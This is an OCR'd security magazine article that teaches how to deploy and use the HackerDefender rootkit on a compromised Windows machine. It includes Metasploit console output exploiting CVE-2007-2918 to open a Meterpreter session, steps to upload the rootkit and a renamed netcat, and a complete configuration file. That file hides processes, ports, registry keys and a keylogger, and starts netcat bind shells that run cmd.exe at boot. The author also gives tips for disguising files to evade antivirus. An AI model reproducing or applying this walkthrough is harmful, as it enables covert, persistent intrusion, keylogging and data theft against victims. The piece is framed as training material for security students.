Attack

HackerDefender Rootkit for the Masses

Chris Gates, CISSP, GCIH, C|EH, CPTS

Difficulty

Every month attackers are handed the latest 0-day exploit on a silver platter. There are tons of sites that post the latest exploit and security professionals rush to see exactly how the new exploit can be used to gain access to a remote computer.

But simply gaining access to a system is not the main goal of the new type of organized attackers whose desire is to command their victims to do their bidding. It is said in the security business that getting a shell on a box is easy, but keeping that shell is where the real skill is at. There are several popular methods of keeping access such as creating accounts, cracking passwords, trojans, backdoors and of course rootkits. In this article we are going to discuss rootkits basics and focus specifically on using the HackerDefender[1] rootkit for Windows.

Before we start lets quickly cover who I am and what I hope to accomplish with this article. I am not a rootkit writer or developer. I am security consultant, and I teach security courses. I have taken and taught numerous *hacking* courses and hold several *hacking* certifications. Most of these courses sum up rootkits in a couple of paragraphs with links to the rootkit's homepage and tell you to basically figure it out for yourself. Time and time again I have watched really motivated students come to a screeching halt when it comes time to work with rootkits, because the documentation that is publicly available does a horrible job at teaching someone how to actually use and deploy the rootkit. My intention is to teach the reader how to set up a basic HackerDefender configuration file, and show a couple of easy methods to get the rootkit on the victim's machine. I will finish things off with how to interact with the rootkit using the backdoor client and a couple of backdoors that were set up in the rootkit configuration file. I won't be going too deeply into rootkit basics or theory, current state of rootkit advancements, or recovery from a rootkit level compromise. What we will cover is actually deploying and interacting

What will you learn...

- How to use Hacker Defender rootkit
- Hiding files, processes, & registry keys
- Using the backdoor client.

What you should know...

- How to use Windows and the Windows file system
- The basics of Windows rootkits
- Windows command line.

with the rootkit once the initial system compromise has taken place. I will attempt to point the reader to further resources on topics outside the basic scope of this article. Our goal is to help the reader with the *So, now what do I do*? question after downloading HackerDefender.

An overview of Rootkits

The shortest definition of a rootkit is software that allows an attacker to mask his presence on a system while allowing the attacker access to the system at a later time. The term rootkit originally referred to a collection of tools used to gain and keep administrative access on UNIX systems. These tools usually included trojaned or modified copies of important system binaries that were modified to hide the actions of an unauthorized user from the system administrators. With Microsoft Windows, rootkits have a narrower definition. *Rootkits in Windows refers to programs that use system hooking or modification to hide files, processes, registry keys, and other objects in order to hide programs and behaviors. In particular, Windows rootkits do not necessarily include any functionality to gain administrative privileges. In fact, many Windows rootkits require administrative privileges to even function* [2].

It is important to note that rootkits are not exploits. Rather, rootkits are used after the initial exploit to maintain access. It is generally not the payload of an exploit, but it may be the end result of the attack.

Rootkits, once installed, can:

- Hide processes
- Hide files and their contents
- Hide registry keys and their contents
- Hide open ports and communication channels
- Capture keyboard strokes (key logger)
- Sniff passwords in a local area network

Rootkits can be broken down into two general categories, because

Listing 1. *Running a clients-side exploit and getting our meterpreter shell*

```
SegFault:~/framework-3.0/framework-dev CG$ ./msfconsole

 ____________
< metasploit >

 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *
       =[ msf v3.1-dev
+ -- --=[ 201 exploits - 106 payloads
+ -- --=[ 17 encoders - 5 nops
       =[ 39 aux
msf > use exploit/windows/browser/logitech_videocall_removeimage
msf exploit(logitech_videocall_removeimage) > set TARGET 0
TARGET => 0
msf exploit(logitech_videocall_removeimage) > set PAYLOAD windows/
                      meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(logitech_videocall_removeimage) > set URIPATH hakin9/
URIPATH => hakin9/
msf exploit(logitech_videocall_removeimage) > exploit
[*] Using URL: http://192.168.0.100:8080/hakin9/
[*] Server started.
[*] Exploit running as background job.
msf exploit(logitech_videocall_removeimage) >
[*] Started bind handler
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (81931 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.0.100:53985 -> 192.168.0.114:4444)
msf exploit(logitech_videocall_removeimage) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

Listing 2. *Uploading our HackerDefender.exe, HackerDefender.ini, and renamed netcat via* `Metasploit's meterpreter`

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > cd ..
meterpreter > cd Help
meterpreter > pwd
C:\WINDOWS\Help
meterpreter > mkdir hxdef
Creating directory: hxdef
meterpreter > cd hxdef
meterpreter > pwd
C:\WINDOWS\Help\hxdef
meterpreter > upload hxdef100.exe hxdef100.exe
[*] uploading : hxdef100.exe -> hxdef100.exe
[*] uploaded   : hxdef100.exe -> hxdef100.exe
meterpreter > upload hxdef100.ini hxdef100.ini
[*] uploading  : hxdef100.ini -> hxdef100.ini
[*] uploaded   : hxdef100.ini -> hxdef100.ini
meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd system32
meterpreter > upload mstftp.exe mstftp.exe
[*] uploading  : mstftp.exe -> mstftp.exe
[*] uploaded   : mstftp.exe -> mstftp.exe
meterpreter >
```

Listing 3. *Running HackerDefender and seeing that the files are now hidden even to meterpreter*

```
meterpreter > cd Help
meterpreter > cd hxdef
meterpreter > pwd
C:\WINDOWS\Help\hxdef

meterpreter > ls

Listing: C:\WINDOWS\Help\hxdef
==============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   Wed Dec 31 17:00:00 MST 1969  .
                                                          ..
100777/rwxrwxrwx  70656  fil   Wed Dec 31 17:00:00 MST 1969  hxdef100.exe
100666/rw-rw-rw-  4119   fil   Wed Dec 31 17:00:00 MST 1969  hxdef100.ini

meterpreter > execute -f hxdef100.exe
Process 1700 created.
meterpreter > pwd
C:\WINDOWS\Help\hxdef
meterpreter > ls

Listing: C:\WINDOWS\Help\hxdef
============================

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
40777/rwxrwxrwx  0     dir   Wed Dec 31 17:00:00 MST 1969  .
                                                         ..

meterpreter >
```

they can operate at two different levels: user mode (application) and kernel rootkits.

User mode rootkits

User mode rootkits involve system hooking or intercepting API calls in the user or application space. Whenever an application makes a system call, the execution of that system call follows a predetermined path. A Windows rootkit can hijack the system call at many points along that path and inject or change the values of those system calls to hide its presence.

Examples of user mode rootkits are: HE4Hook [3], Vanquish [4], and HackerDefender.

Kernel mode rootkits

While all user mode rootkits change the behavior of the operating system by hooking API functions or replacing core system commands, kernel based rootkits may change the behavior of the operating system or modify some kernel data structures by system hooking or modification in kernel space. It is important to note that, before modifying a kernel, an attacker has to gain an access to kernel



Figure 1. *User Mode space and Kernel Mode space under Windows*

memory. Kernel space is generally off-limits to non-system level users. One must have the appropriate rights in order to view or modify kernel memory. Hooking at the kernel level is the ideal place for system hooking and for evading detection, because it is at the lowest level. Because upper level applications rely on the kernel to pass them information, if you control the information that is passed to them, you can easily hide information and processes. A common technique for hiding the presence of a malware's process is to remove the process from the kernel's list of active processes. Since process management APIs rely on the contents of the list, the malware's process will not display in process management tools like Task Manager or Process Explorer.

Examples of kernel mode rootkits are FU Rootkit [5] and FUto Rootkit [6].

Rootkits can also be further divided into persistent and memory-based rootkits. The primary difference between the two is that a persistent rootkit can survive a system reboot while a memory-based rootkit can not.

Persistent rootkits are rootkits that activate each time the system boots. These rootkits are executed automatically during startup or when a user logs into the system. They must store code somewhere on the system, either in the Registry or file system (hard disk) and have a method that hooks into the system boot sequence. This way it can be loaded from disk into memory and immediately begin its rootkit activity.

Memory-based rootkits have no persistent code and therefore do not survive a reboot. While this may seem to lessen the impact of this rootkit's effectiveness, many Windows computers, especially servers, go many days or weeks without a reboot and can still be useful to the attacker.



Figure 2. *Seeing HackerDefender's file in the directory prior to executing the rootkit*



Figure 3. *After executing HackerDefender its files are hidden from Windows*



Figure 4. *The folder containing HackerDefender is also hidden because we added it to our ini file*

HackerDefender Rootkit

HackerDefender, created by Holy Father is one of the most popular Windows rootkits. Its main goal was to *Write something new – a userland rootkit with great capabilities (e.g. you can specify names of files that are hidden) and ease of use* [7]. It is a persistent, user-mode rootkit that modifies several Windows and Native API functions, which allows it to hide processes, files, registry keys, system drivers and open ports from applications.

For a detailed discussion on methods used by rootkits such as Kernel Native API hooking, User Native API hooking, Dynamic Forking of Win32 EXE, Direct Kernel Object Manipulation, and Interrupt Descriptor Table hooking, I recommend *Inside Windows Rootkits* by Vigilant Minds [8].

HackerDefender also implements a backdoor and port redirector that uses ports opened and running by other services. This backdoor is accessed with a custom backdoor client and eliminates identifying the rootkit based on a specific open port on the system. Currently, the HackerDefender website is offline, you can download the rootkit from *rootkit.com*.

Listing 4. *Connecting to the rootkit using our backdoor client (bdcli100.exe)*

```
I:\>bdcli100.exe
Host: 192.168.0.114
Port: 80
Pass: hakin9-rulez

connecting server ...
receiving banner ...
opening backdoor ..
backdoor found
checking backdoor ......
backdoor ready
authorization sent, waiting for reply
authorization - SUCCESSFUL
backdoor activated!
close shell and all progz to end session
```

Listing 5. *Getting our system shell thru the backdoor client. Notice we are in the hxdef folder, and from here we could uninstall or refresh settings*

```
Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\Help\hxdef>whoami
NT AUTHORITY\SYSTEM

C:\WINDOWS\Help\hxdef>
```



Figure 5. *The HackerDefender process (1700 in this case) is also hidden from Task Manager*

The *HackerDefender* rootkit consists of two files: one executable file (*.exe*) and one configuration file (*.ini*). The configuration file is used for defining all the settings for the rootkit and is a crucial piece of the rootkit. Like most rootkits, *HackerDefender* requires administrative privileges to install. The rootkit installs itself as a service that automatically starts at boot. When you run the executable it creates a system driver (*.sys*) in the same directory as the executable and ini file. It then installs and loads the driver to the following registry keys:

```
HKLM\SYSTEM\CurrentControlSet\
   Services\[service_name]
HKLM\SYSTEM\CurrentControlSet\
   Services\[driver_name]
```

Additionally, HackerDefender makes sure it will be executed in safe mode by adding the following registry keys:

```
 HKLM\SYSTEM\CurrentControlSet\
Control\SafeBoot\Minimal\[service_name]
 HKLM\SYSTEM\CurrentControlSet\
Control\SafeBoot\Network\[service_name]
```

I am first going to ask that you read the ReadMe file and example ini file that comes with HackerDefender. It covers a lot of the basics of the ini file and comes with a pretty good FAQ. We will then walk through the ini file that we will use for the examples and do any additional explaining of items not covered very well in the ReadMe.

Simple Exploit and Rootkit Example

First we set up our ini file. I will start all my additional comments with **, so you will want to remove these comments from your ini file before implementation. For an alternate backdoor we are going to rename netcat to mstftp.exe and run it on

port 63333 and UDP port 53. This isn't really necessary, since HackerDefender turns all listening ports into command (cmd.exe) shells with the backdoor client, but this will serve as a good example of how to hide listening processes and ports. This method can also be useful if something is not allowing the backdoor client to work; we'll still have our remote shells. Also, just for example, we will run a small FTP server (smallftpd.exe) [9] and a keylogger (keylogger.exe) [10]. I have intentionally not changed the names of the HackerDefender executable, the ftp server or the keylogger in order to make the example easier to follow. You would, of course, want to change these to something less obvious.

Listing 6. *Starting the netcat process, connecting to it, and making sure its running in hard listen mode by reconnecting*

```
I:\>nc 192.168.0.114 63333

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
NT AUTHORITY\SYSTEM

C:\WINDOWS\system32>exit

I:\>nc 192.168.0.114 63333
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Listing 7. *Our mstftp.exe process and open port is not seen in fport either when run locally on the victim machine*

```
C:\Documents and Settings\vmwareXP>fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
1484  inetinfo       ->  25    TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
1484  inetinfo       ->  80    TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
832   svchost        ->  135   TCP   C:\WINDOWS\system32\svchost.exe
4     System         ->  139   TCP
1484  inetinfo       ->  443   TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  445   TCP
932   svchost        ->  1025  TCP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  1027  TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
0     System         ->  1029  TCP
1512  sqlservr       ->  1433  TCP   C:\PROGRA~1\MICROS~2\MSSQL\binn\
                         sqlservr.ex
932   svchost        ->  3389  TCP   C:\WINDOWS\System32\svchost.exe
1136                 ->  5000  TCP
4     System         ->  123   UDP
932   svchost        ->  123   UDP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  135   UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
0     System         ->  137   UDP
1512  sqlservr       ->  138   UDP   C:\PROGRA~1\MICROS~2\MSSQL\binn\
                         sqlservr.ex
1484  inetinfo       ->  445   UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
832   svchost        ->  500   UDP   C:\WINDOWS\system32\svchost.exe
1484  inetinfo       ->  1026  UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  1028  UDP
0     System         ->  1031  UDP
1136                 ->  1032  UDP
932   svchost        ->  1434  UDP   C:\WINDOWS\System32\svchost.exe
0     System         ->  1900  UDP
1512  sqlservr       ->  1900  UDP   C:\PROGRA~1\MICROS~2\MSSQL\binn\
                         sqlservr.ex
1484  inetinfo       ->  3456  UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe


C:\Documents and Settings\vmwareXP>
```

Here is our ini file:

Remember from the ReadMe that the ini file must contain ten parts: [Hidden Table], [Hidden Processes], [Root Processes], [Hidden Services], [Hidden RegKeys], [Hidden RegValues], [Startup Run], [Free Space], [Hidden Ports] and [Settings].

In the [Hidden Table], [Hidden Processes], [Root Processes], [Hidden Services] and [Hidden RegValues] sections, a * character can be used as the wildcard at the end of a string. Asterisks can only be used at the end of a string. Everything after the first asterisk will be ignored.

```
[Hidden Table]
hxdef*
warez
logdir
pykeylogger*
```



Figure 6. *Our mstftp.exe process is not seen in task manager*

Listing 8. *Running fport after connecting to the victim with the backdoor client*

```
C:\WINDOWS\system32>fport
fport
FPort v2.0 - TCP/IP Process to Port Mapper

Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com
Pid   Process            Port  Proto Path
1484  inetinfo       ->  25    TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
1484  inetinfo       ->  80    TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
832   svchost        ->  135   TCP   C:\WINDOWS\system32\svchost.exe
4     System         ->  139   TCP
1484  inetinfo       ->  443   TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  445   TCP
932   svchost        ->  1025  TCP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  1027  TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
1512  sqlservr       ->  1433  TCP   C:\PROGRA~1\MICROS~2\MSSQL\binn\
                        sqlservr.ex
932   svchost        ->  3389  TCP   C:\WINDOWS\System32\svchost.exe
0     System         ->  63333 TCP
1520  mstftp         ->  63333 TCP   C:\WINDOWS\system32\mstftp.exe
1512  sqlservr       ->  123   UDP   C:\PROGRA~1\MICROS~2\MSSQL\binn\
                        sqlservr.ex
932   svchost        ->  123   UDP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  135   UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  137   UDP
1512  sqlservr       ->  138   UDP   C:\PROGRA~1\MICROS~2\MSSQL\binn\
                        sqlservr.ex
1484  inetinfo       ->  445   UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
832   svchost        ->  500   UDP   C:\WINDOWS\system32\svchost.exe
1484  inetinfo       ->  1026  UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  1028  UDP
932   svchost        ->  1434  UDP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  3456  UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe

C:\WINDOWS\system32>
```

Listing 9. *Using our backdoor shell started at boot up by HackerDefender. Note that we can navigate to the folder containing HackerDefender, because the rootkit started the backdoor shell*

```
Command run "nc 192.168.0.114 63333"
C:\WINDOWS\system32>cd ..

cd ..

C:\WINDOWS>cd Help
cd Help

C:\WINDOWS\Help>cd hxdef
cd hxdef

C:\WINDOWS\Help\hxdef>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F0F8-C44B
 Directory of C:\WINDOWS\Help\hxdef
06/03/2007  04:17 PM    <DIR>          .
06/03/2007  04:17 PM    <DIR>          ..
06/03/2007  04:16 PM            70,656 hxdef100.exe
06/03/2007  04:16 PM               751 hxdef100.ini
06/03/2007  04:17 PM             3,342 hxdefdrv.sys
               3 File(s)         74,749 bytes
               2 Dir(s)   2,013,421,568 bytes free
C:\WINDOWS\Help\hxdef>
```

**This will hide all files and directories whose name starts with `hxdef`, `warez`, and `logdir` (keylogger log files) as well as hide our pykeylogger.ini, *pykeylogger.val* files. So if we upload HackerDefender to *C:\WINDOWS\Help\hxdef*\, that folder will be hidden from Windows after HackerDefender is executed. Use caution here on what you name files and what you hide. If you have decided to create a folder called *sysevil*, be sure you DO NOT hide all folders starting with `sys*`. If you do, you'll end up hiding important Windows folders like System and System32.

```
[Hidden Processes]
hxdef*
mstftp.exe
smallftpd.exe
keylogger.exe
```

**Hide our HackerDefender, our netcat (renamed to *mstftp.exe*), our FTP server and keylogger processes.

```
[Root Processes]
hxdef*
mstftp.exe
```

**We don't include our smalltftpd and keylogger here, because root processes are used to *admin* the rootkit. We leave mstftp.exe here, because if we need to uninstall or update the rootkit, we can use one of our backdoor shells to access the rootkit. If we didn't add *mstftp.exe* to this list when we connected to our shell, our hxdef folder and contents would still be hidden from us.

```
[Hidden Services]
HackerDefender*
```

**We keep this the same for the example, but you would really want to change the service name and driver name in the [Settings] section to something a little bit less obvious. Then change it in `[Hidden Services]` and in `[Hidden RegKeys]`, because everything needs to match up.

```
[Hidden RegKeys]
HackerDefender100
```

```
LEGACY_HACKERDEFENDER100
HackerDefenderDrv100
LEGACY_HACKERDEFENDERDRV100
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
   Windows\CurrentVersion\Run\
```

**If you change the service or driver name, you have to change it here as well to hide the proper registry keys. The Default registry hive location is: *HKLM\System\CurrentControlSet\Services* so if you want to hide registry keys located in other areas of the registry you'll have to add them here like I did with: *HKLM\Software\Microsoft\Windows\CurrentVersion\Run*

```
[Hidden RegValues]
VMware FTP
```

I created an FTP key called *VMware FTP* with meterpreter:

```
meterpreter > reg setval -k HKLM\
   Software\Microsoft\Windows\
   CurrentVersion\Run -v "VMware FTP"
    -t REG_SZ -d "C:\Program Files\
   VMware\smallftpd.exe"
  Successful set VMware FTP.
```

in *HKLM\Software\Microsoft\Windows\CurrentVersion\Run*. That starts the FTP server at bootup. Adding VMware FTP to Hidden RegValues hides this key. Another note is that smallftp is a bad example of a stealthy ftp daemon, because it pops up with a GUI. I'll leave to to your own devices in picking your own favorite stealthy FTP server. But even with the pop up, the service will still be hidden from taskmanger. The listening ports will be hidden as well.

```
[Startup Run]
C:\WINDOWS\system32\mstftp.exe?-L -p
                    63333 -e cmd.exe
%cmddir%mstftp.exe?-u -L -p 53 -e
                    cmd.exe
%sysdir%keylogger.exe?-c
                    pykeylogger.ini
```

**At startup we launch our copy of netcat (*mstftp.exe*) that is listening on TCP port 63333 and UDP 53. We also start our keylogger and tell it to use pykeylogger.ini for the configuration file. The program name is divided from its arguments with a question mark (?). Do not use double quote (") characters, or the programs will terminate after user logon.

Listing 10. *Starting NetCat connection*

```
meterpreter > reg
Usage: reg [command] [options]


Interact with the target machine's registry.

OPTIONS:

    -d <opt>  The data to store in the registry value.
    -h <opt>  Help menu.
    -k <opt>  The registry key path (E.g. HKLM\Software\Foo).
    -t <opt>  The registry value type (E.g. REG_SZ).
    -v <opt>  The registry value name (E.g. Stuff).

COMMANDS:

    enumkey    Enumerate the supplied registry key [-k <key>]
    createkey  Create the supplied registry key  [-k <key>]
    deletekey  Delete the supplied registry key  [-k <key>]
    setval     Set a registry value [-k <key> -v <val> -d <data>]
    deleteval  Delete the supplied registry value [-k <key> -v <val>]
    queryval   Queries the data contents of a value [-k <key> -v <val>]

Lets add the following key to have our FTP server start at startup for us.

meterpreter > reg setval -k HKLM\\Software\\Microsoft\\Windows\\
                    CurrentVersion\\Run -v "VMware FTP" -t REG_SZ -d "C:
                    \\Program Files\\VMware\\smallftpd.exe"
                    Successful set VMware FTP.

Then make sure the key is set

meterpreter > reg enumkey -k HKLM\\Software\\Microsoft\\Windows\\
                    CurrentVersion\\Run -v "VMware FTP"Enumerating: HKLM\
                    Software\Microsoft\Windows\CurrentVersion\Run

  Keys (1):

        OptionalComponents

  Values (3):

        VMware Tools
        VMware User Process
        VMware FTP

meterpreter > reg queryval -k HKLM\\Software\\Microsoft\\Windows\\
                    CurrentVersion\\Run -v "VMware FTP"
Key: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
Name: VMware FTP
Type: REG_SZ
Data: C:\Program Files\VMware\smallftpd.exe
meterpreter >

We add the following lines to our ini file

[Hidden RegKeys]
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\

[Hidden RegValues]
VMware FTP
```

```
[Free Space]
C:536870912
```

**Show an additional 512MB for our *warez* as available.

```
[Hidden Ports]
TCPI:21,63333
TCPO:63333
UDP:53
```

**Hide inbound (TCPI) TCP ports 21 (FTP server) and 63333 (netcat backdoor) and outbound (TCPO) TCP port 63333 (useful if you want to do a reverse shell back to you). Also hide UDP port 53.

```
[Settings]
Password=hakin9-rulez
BackdoorShell=hxdefß$.exe
FileMappingName=_.-=
   [HackerDefender]=-._
ServiceName=HackerDefender100
ServiceDisplayName= HD Demo for hakin9
ServiceDescription=powerful NT rootkit
DriverName=HackerDefenderDrv100
DriverFileName=hxdefdrv.sys
```

**We change our password for the backdoor client to be *hakin9-rulez* and the service display name to be *HD Demo for hakin9*. Remember that if you change the ServiceName or DriverName, you also have to change it in the `[Hidden Services]` and `[Hidden RegKeys]`.

This ini file would be easy to detect by Antivirus, but, for the sake of this example, we'll leave it the way it is (but removing every trace of *HackerDefender* would be a good place to start for your own project). The HackerDefender zip file comes with an example ini file that uses the ignored characters to help hide the ini file.

For Example:

```
[H<<<idden T>>a/"ble]
>h"xdef"*
r|c<md\.ex<e::
[\<Hi<>dden" P/r>oc"/e<ss>es\]
>h"xdef"*
rcm"d.e"xe
"[:\:R:o:o\:t: :P:r>:o:c<:e:s:s:e<:s:>]
h<x>d<e>:f<*
<\rc:\md.\ex\e
```

Now that we have the ini file worked out, lets go through some examples

Use any exploit that gives you a system or administrator shell. How you get your shell is pretty much irrelevant to using this or any other rootkit, as long as you end up with the proper privileges. We'll use a client-side exploit that exploits the Logitech VideoCall ActiveX Control (*StarClient.dll*) (CVE-2007-2918) with the Metasploit Framework[11] and use the Meterpreter payload. Big thanks to MC for the full exploit code! The Metasploit Framework is great, because it gives us reliable remote and client side exploits and the flexibility to choose our payload at execution time. Client-side exploits require you to get your victim to click on a malicious link or email which isnt too hard to do see Listing 1.

